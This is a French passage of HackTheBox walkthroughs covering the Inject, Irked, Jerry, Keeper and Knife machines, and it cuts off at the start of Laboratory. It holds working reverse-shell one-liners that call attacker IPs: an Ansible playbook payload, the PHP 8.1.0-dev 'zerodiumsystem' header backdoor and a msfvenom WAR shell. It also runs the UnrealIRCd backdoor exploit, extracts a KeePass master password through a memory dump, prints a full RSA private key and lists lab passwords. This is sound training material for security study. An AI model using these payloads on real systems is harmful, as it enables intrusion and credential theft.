En enumerant les fichiers on découvre un fichier de configuration contenant le mot de passe de l'utilisateur phill :

```
frank@inject:/$ cat /home/frank/.m2/settings.xml
```

```
cat /home/frank/.m2/settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
```

On se connecte donc à l'utilisateur en utilisant les identifiants : `phil:DocPhillovestoInject123` :

```
frank@inject:/$ su phil
su phil
Password: DocPhillovestoInject123

phil@inject:/$
```

On obtient à présent l'accès avec l'utilisateur phil

Privilege Escalation

Il nous faut à présent escalader les privilèges root. On lance le script pspy64 que l'on transféré sur la machine cible :

```
phil@inject:~$ ./pspy64
./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
...
2025/01/19 19:36:02 CMD: UID=0    PID=7798   | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation
/tasks/playbook_1.yml
2025/01/19 19:36:02 CMD: UID=0    PID=7799   | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation
/tasks/playbook_1.yml
...
```

Le scrypt permet de découvrir qu'il y a des cron qui sont lancés sur la machine et qui utilisent ansible avec des fichier .yml on affiche le contenu du fichier yml :

```
phil@inject:/$ cat /opt/automation/tasks/playbook_1.yml
cat /opt/automation/tasks/playbook_1.yml
- hosts: localhost
  tasks:
  - name: Checking webapp service
    ansible.builtin.systemd:
      name: webapp
      enabled: yes
      state: started

phil@inject:/$ ls -al /opt/automation/tasks/
ls -al /opt/automation/tasks/
total 12
drwxrwxr-x 2 root staff 4096 Jan 19 19:38 .
drwxr-xr-x 3 root root  4096 Oct 20  2022 ..
-rw-r--r-- 1 root root   150 Jan 19 19:38 playbook_1.yml
```

En listant les droits utilisateur on peut voir que le dossier peut etre modifié soit par l'utilisateur root soit par un utilisateur du groupe staff.

```
phil@inject:/$ cat /opt/automation/tasks/playbook_1.yml
cat /opt/automation/tasks/playbook_1.yml
- hosts: localhost
  tasks:
  - name: Checking webapp service
    ansible.builtin.systemd:
      name: webapp
      enabled: yes
      state: started

phil@inject:/$ ls -al /opt/automation/tasks/
```

```
ls -al /opt/automation/tasks/
total 12
drwxrwxr-x 2 root staff 4096 Jan 19 19:38 .
drwxr-xr-x 3 root root  4096 Oct 20  2022 ..
-rw-r--r-- 1 root root   150 Jan 19 19:38 playbook_1.yml
```

On peut afficher les informations de l'utilisateur phil :

```
phil@inject:/$ id
id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
```

L'utilisateur phil fait partie du groupe staff, on peut donc créer un fichier yml contenant un reverse shell qui sera executé par le cron :

```
### Contenu du fichier yml
cat playbook_2.yml
- hosts: localhost
tasks:
- name: Checking webapp service
shell: bash -c 'bash -i >& /dev/tcp/10.10.16.7/4444 0>&1'

### Transfert du fichier
phil@inject:/opt/automation/tasks$ wget http://10.10.16.7/playbook_2.yml
wget http://10.10.16.7/playbook_2.yml
--2025-01-19 19:48:06--  http://10.10.16.7/playbook_2.yml
Connecting to 10.10.16.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 116 [application/yaml]
Saving to: ‘playbook_2.’yml

playbook_2.yml      100%[===================>]     116  --.-KB/s    in 0s

2025-01-19 19:48:06 (16.3 MB/s) - ‘playbook_2.’yml saved [116/116]

phil@inject:/opt/automation/tasks$ ls
ls
playbook_1.yml  playbook_2.yml

### Reception du reverse shell
nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.204] 58880
bash: cannot set terminal process group (8958): Inappropriate ioctl for device
bash: no job control in this shell
root@inject:/opt/automation/tasks# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Irked

Reconnaissance

Machine cible Adresse IP : `XXX.XXX.XXX.XXX`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 10.10.10.117
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-23 22:44 CET
Nmap scan report for 10.10.10.117
Host is up (0.087s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40313/tcp   status
|   100024  1          45575/udp6  status
|   100024  1          54514/udp   status
|_  100024  1          56162/tcp6  status
6697/tcp  open  irc     UnrealIRCd (Admin email djmardov@irked.htb)
8067/tcp  open  irc     UnrealIRCd
40313/tcp open  status  1 (RPC #100024)
65534/tcp open  irc     UnrealIRCd (Admin email djmardov@irked.htb)
Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.70 seconds
```

Le scan révèle qu'il y a 6 ports ouverts. Le port 22 pour le service SSH, le port 80 pour le service HTTP, le port 111 pour rpcbind le port 8067 pour le service IRCchat. Le site web est une page avec une image d'un smiley contenant avec le message : "IRC is almost working !" On peut se connecter au service IRC :

```
Irssi v1.4.5 - https://irssi.org
22:56 -!- Irssi: Looking up 10.10.10.117
22:56 -!- Irssi: Connecting to 10.10.10.117 [10.10.10.117] port 8067
22:56 Waiting for CAP LS response...
22:56 -!- Irssi: Connection to 10.10.10.117 established
22:56 !irked.htb *** Looking up your hostname...
22:57 !irked.htb *** Couldn't resolve your hostname; using your IP address instead
22:57 -!- Welcome to the ROXnet IRC Network yoyo!yoyo@10.10.14.12
22:57 -!- Your host is irked.htb, running version Unreal3.2.8.1
...
```

On peut voir qu'il y a la version 3.2.8.1 qui est utilisé par le serveur IRC

Exploitation

En recherchant une vulnérabilité sur la version 3.2.8.1 de IRC on trouve un exploit qui permet l'execution de commande à distance `https://github.com/geek-repo/UnrealIRCd-3.2.8.1` on télécharge et on lance l'exploit :

```
### Execution de l'exploit
python2 poc.py
MADE BY :- SARTHAK
                        Referenced by:- Metasploit source code
NOTE:-I MADE THIS DUE TO PEOPLE PREPARING FOR OSCP WANT TO DO EXPLOITATION MANUALLY AS WELL AS
```

```
THE EXPLOIT-DB EXPLOIT DOESN'T SEEM TO BE WORKING IDK WHY :(

Sending payload baby :)
Eyes on netcat sire 10...9...8...7...6...5..4..3...2..1..HAHA IT WILL COME :)

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.117] 50260
script /dev/null -c /bin/bash
ircd@irked:~/Unreal3.2$ whoami
whoami
ircd
```

On obtient ainsi l'accès avec l'utilisateur ircd
On commence par enumerer les fichiers de l'utilisateur djmardov on peut voir qu'il y a un fichier de backup caché on affiche son contenu :

```
ircd@irked:/home/djmardov/Documents$ ls -la
ls -la
total 12
drwxr-xr-x  2 djmardov djmardov 4096 Sep  5  2022 .
drwxr-xr-x 18 djmardov djmardov 4096 Sep  5  2022 ..
-rw-r--r--  1 djmardov djmardov   52 May 16  2018 .backup
lrwxrwxrwx  1 root     root       23 Sep  5  2022 user.txt -> /home/djmardov/user.txt
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

Il est fait référence à la stéganographie avec le mot "steg" on peut en déduire qu'il faut utiliser la chaine de charactère avec un fichier en combinaison pour trouver le mot de passe. On peut utiliser l'image présente sur le site web afin de décrypter le mot de passe :

```
wget 10.10.10.117/irked.jpg
--2025-02-23 23:30:37--  http://10.10.10.117/irked.jpg
Connexion à …10.10.10.117:80 connecté.
requête HTTP transmise, en attente de la …réponse 200 OK
Taille : 34697 (34K) [image/jpeg]
Sauvegarde en : « irked.jpg »

irked.jpg                                          100%[========================>]  33,88K  --.-KB/s    ds 0,09s

2025-02-23 23:30:37 (396 KB/s) - « irked.jpg » sauvegardé [34697/34697]

steghide extract -sf irked.jpg -p UPupDOWNdownLRlrBAbaSSss
écriture des données extraites dans "pass.txt".

yoyo@kali:~/Downloads$ cat pass.txt
Kab6h+m+bbp2J:HG
```

Le mot de passe trouvé est `Kab6h+m+bbp2J:HG` on peut l'utiliser afin de se connecter à l'utilisateur djmardov en ssh sur la machine :

```
ssh djmardov@10.10.10.117
djmardov@10.10.10.117's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 15 08:56:32 2018 from 10.33.3.3
djmardov@irked:~$
```

On obtient ainsi l'accès à la machine avec l'utilisateur djmardov

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les fichiers SUID du système :

```
djmardov@irked:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
```

On peut voir la présence du binaire `/usr/bin/viewuser` on le lance pour voir son fonctionnement :

```
djmardov@irked:~$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2025-02-23 16:42 (:0)
djmardov pts/1        2025-02-23 17:36 (10.10.14.12)
sh: 1: /tmp/listusers: not found
```

On peut voir que le binaire essaie d'executer un fichier `/tmp/listusers` on peut créer un fichier qui contient un shell afin d'obtenir les droits root :

```
djmardov@irked:~$ echo sh > /tmp/listusers
djmardov@irked:~$ cd /tmp
djmardov@irked:/tmp$ chmod +x listusers
djmardov@irked:/tmp$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2025-02-23 16:42 (:0)
djmardov pts/1        2025-02-23 17:36 (10.10.14.12)
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Jerry

Reconnaissance


Machine cible Adresse IP : `10.10.10.95`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.95
```

Le scan révèle qu'il n'y a que le port 8080 ouvert. Le site web utilise Apache Tomcat version 7.0.88



On peut utiliser les identifiants par défaut `tomcat:s3cret` afin de se connecter à l'interface d'administration :



Exploitation & Privilege Escalation

Une fois connecté il est possible d'exploiter l'interface afin d'uploader des fichier au format "WAR" on peut créer un payload avec msfvenom :

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.8 LPORT=1234 -f war > shell.war
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```

```
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of war file: 52182 bytes
```

On upload le fichier sur le site et on peut y executer le shell à partir des URL généré par le fichier :

```
jar -ft shell.war
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
META-INF/
META-INF/MANIFEST.MF
WEB-INF/
WEB-INF/web.xml
efxbeeus.jsp
```

On trouve qu'il y a le fichier efxbeeus.jsp qui a été généré par le site, on peut lancer une requete vers celui ci afin d'obtenir un reverse shell :

```
### Execution de la requete
curl http://10.10.10.95:8080/shell/efxbeeus.jsp

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès sur la machine avec l'utilisateur administrateur

Keeper

Reconnaissance

Machine cible Adresse IP : `10.10.11.227`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.227
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 16:18 CET
Nmap scan report for 10.10.11.227
Host is up (0.066s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds
```

Le scan révèle qu'il y a le ports 22 pour le service SSH et 80 pour le service web qui sont ouverts, Le site est un outil de Ticketing appelé "Request Tracker".
On peut essayer de se connecter à l'interface de connexion de l'outil de ticketing Request Tracker avec de identifiants par défaut : `root:password` on accède ainsi à l'interface utilisateur.

```
ssh lnorgaard@10.10.11.227
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$
```

On obtient ainsi l'accès à la machine avec l'utilisateur lnorgaard

Privilege Escalation

Il nous faut à présent "lever les privilège pour l'accès à l'utilisateur root. on énumère les fichiers du système et on découvre le fichier zip : "RT30000.zip" on le dézippe et on découvre qu'il y a un fichier keepass et un autre fichier KeePassDumpFull.dmp :

```
lnorgaard@keeper:~$ unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp

 extracting: passcodes.kdbx
lnorgaard@keeper:~$
```

Afin de craquer le contenu du fichier Dump on va le tranférer sur kali, puis utiliser la CVE-2023-32784 `https://github.com/vdohney/keepass-password-dumper` afin de craquer le mot de passe master :

```
dotnet run KeePassDumpFull.dmp
Found: ø
Found: ø
Found: ø
Found: ø
Found: ø
...
Password candidates (character positions):
Unknown characters are displayed as ""
1.:
2.:     ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M,
3.:     d,
4.:     g,
5.:     r,
6.:     ø,
7.:     d,
8.:      ,
```

```
9.:     m,
10.:    e,
11.:    d,
12.:     ,
13.:    f,
14.:    l,
15.:    ø,
16.:    d,
17.:    e,
Combined: {ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M}dgrød med fløde
```

Le mot de passe découvert est `dgrød med fløde`

On peut utiliser ce mot de passe afin d'afficher les mots de passe keepass :

```
kpcli

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> open passcodes.kdbx
Provide the master password: *************************
Error opening file: Couldn't load the file passcodes.kdbx

Error(s) from File::KeePass:
The database key appears invalid or else the database is corrupt.

kpcli:/>
```

On obtient une erreur, on essaye avec `rødgrød med fløde` qui semble etre le bon mot dans le language Danois après recherche sur internet :

```
kpcli:/> open passcodes.kdbx
Provide the master password: *************************
kpcli:/> ls
=== Groups ===
passcodes/
kpcli:/> cd passcodes/
kpcli:/passcodes> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> show 0

Title: keeper.htb (Ticketing Server)
Uname: root
 Pass: F4><3K0nd!
  URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
       AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
       oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
       kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
       f7n24kvL0W1BQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
       VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
       UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
       OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
```

```
        in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
        SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
        O9ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
        xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
        AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
        AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
        NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
        Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

Après connexion et enumeration du contenu on affiche le contenu du fichier, on trouve une clef rsa, pour l'utilisateur root, on peut l'enregistrer et générer un id_rsa avec puttygen puis se connecter à l'aide de SSH :

```
### Génération du fichier id_rsa
puttygen sshputty -O private-openssh -o id_rsa

### Modification de permission du fichier
chmod 600 id_rsa

### Affichage de la clef
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAp1arHv4TLMBgUULD7AvxMMsSb3PFqbpfw/K4gmVd9GW3xBdP
c9DzVJ+A4rHrCgeMdSrah9JfLz7UUYhM7AW5/pgqQSxwUPvNUxBO3NwockWMZPPf
Tykkqig8VE2XhSeBQQF6iMaCXaSxyDL4e2ciTQMt+JX3BQvizAo/3OrUGtiGhX6n
FSftm5OelK1FUQeLYZiXGtvSQKtqfQZHQxrIh/BfHmpyAQNU7hVW1LdgnpOlDw1A
MO8CC+eqgtvMOqv6oZtixjsV7qevizo8RjTbQNsyd/D9RU32UC8RVU1lCk/LvI7p
5y5NJH5zOPmyfIOzFy6m67bIK+csBegnMbNBLQIDAQABAoIBAQCBOdgBvETt8/UF
NdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6joDni1wZdo7hTpJ5Zjdmz
wxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCihkmyZTZOV9eq1D6P1uB6A
XSKuwcO3h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputYf7n24kvLOWlBQThsiLkK
cz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzTVkCew1DZuYnYOGQxHYW6
WQ4V6rCwpsMSMLD45OXJ4zfGLN8aw5KO1/TccbTgWivzUXjcCAviPpmSXB19UG8J
lTpgORyhAoGBAPaR+FID78BKtzThkhVqAKB7VCryJaw7Ebx6gIxbwOGFu8vpgoB8
S+PfF5qFd7GVXBQ5wNc7tOLRBJXaxTDsTvVy+X8TEbOKfqrKndHjIBpXs+Iy0tOA
GSqzgADetwlmklvTUBkHxMEr3VAhkY6zCLf+5ishnWtKwY3UVsr+Z4f1AoGBAK28
/Glmp7Kj7RPumHvDatxtkdT2Iaecl6cYhPPS/OzSFdPcoEOwHnPgtuEzspIsMj2j
gZZjHvjcmsbLP4HO6PU5xzTxSeYkcol2oE+BNlhBGsR4b9Tw3UqxPLQfVfKMdZMQ
a8QL2CGYHHhORa8D6xfNtz3jViwtgTcBCHdBu+lZAoGAcj4NvQpf4kt7+T9ubQeR
RMn/pGpPdC5mOFrWBrJYeuV4rrEBq0Br9SefixO98oTOhfyAUfkzBUhtBHW5mcJT
jzv3R55xPCu2JrH8T4wZirsJ+IstzZrzjipe64hFbFCfDXaqDP7hddM6Fm+HPoPL
TVOIDgHkKxsW9PzmPeWD2KUCgYAt2VTHP/b7drUm8GO/JAf8WdIFYFrrT7DZwOe9
LK3glWR7P5rvofe3XtMERU9XseAkUhTtqgTPafBSi+qbiA4EQRYoC5ET8gRj8HFH
6fJ8gdndhWcFy/aqMnGxmx9kXdrdT5UQ7ItB+lFxHEYTdLZC1uAHrgncqLmT2Wrx
heBgKQKBgFViaJLLoCTqL7QNuwWpnezUT7yGuHbDGkHl3JFYdff0xfKGTA7iaIhs
qun2gwBfWeznoZaNULe6Khq/HFS2zk/Gi6qm3GsfZOihOu5+yOc636Bspy82JHd3
BE5xsjTZIzI66HH5sX5L7ie7JhBTIO2csFuwgVihqM4M+u7Ss/SL
-----END RSA PRIVATE KEY-----

### Connexion SSH
ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~#
```

Knife

Reconnaissance

Machine cible Adresse IP : `10.10.10.242`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.242
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-31 00:40 CET
Nmap scan report for 10.10.10.242
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http
|_http-title:  Emergent Medical Idea

Nmap done: 1 IP address (1 host up) scanned in 14.18 seconds
```

Le scan révèle qu'il y a deux ports ouverts. Le port 22 pour SSH et le port 80 pour un serveur web.
Le site web est le site d'un hopital. En lançant une requete de l'entete du site on peut voir que le site utilise PHP version 8.1.0-dev :

```
curl -I http://10.10.10.242/
HTTP/1.1 200 OK
Date: Thu, 30 Jan 2025 23:47:01 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Content-Type: text/html; charset=UTF-8
```

Exploitation

En recherchant une vulnérabilité sur cette version de php on découvre qu'il est possible de lancer une backdoor `https://github.com/flast101/php-8.1.0-dev-backdoor-rce` on lance une requete en modifiant l'entete afin d'obtenir un shell :

```
### Requete
curl http://10.10.10.242/index.php -H "User-Agentt: zerodiumsystem(\"bash -c
'bash -i &>/dev/tcp/10.10.14.10/1234 0>&1 '\");"

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.242] 52236
bash: cannot set terminal process group (1045): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$
```

On obtient accès à la machine avec l'utilisateur james

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. On commence par enumérer les permissions de l'utilisateur :

```
james@knife:/$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

On exploite le script en executant bash avec :

```
james@knife:/$ sudo knife exec --exec "exec '/bin/sh -i'"
sudo knife exec --exec "exec '/bin/sh -i'"
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

On obtient ainsi les droits root sur la machine

Laboratory

Reconnaissance

Machine cible Adresse IP : `10.10.10.216`

Scanning

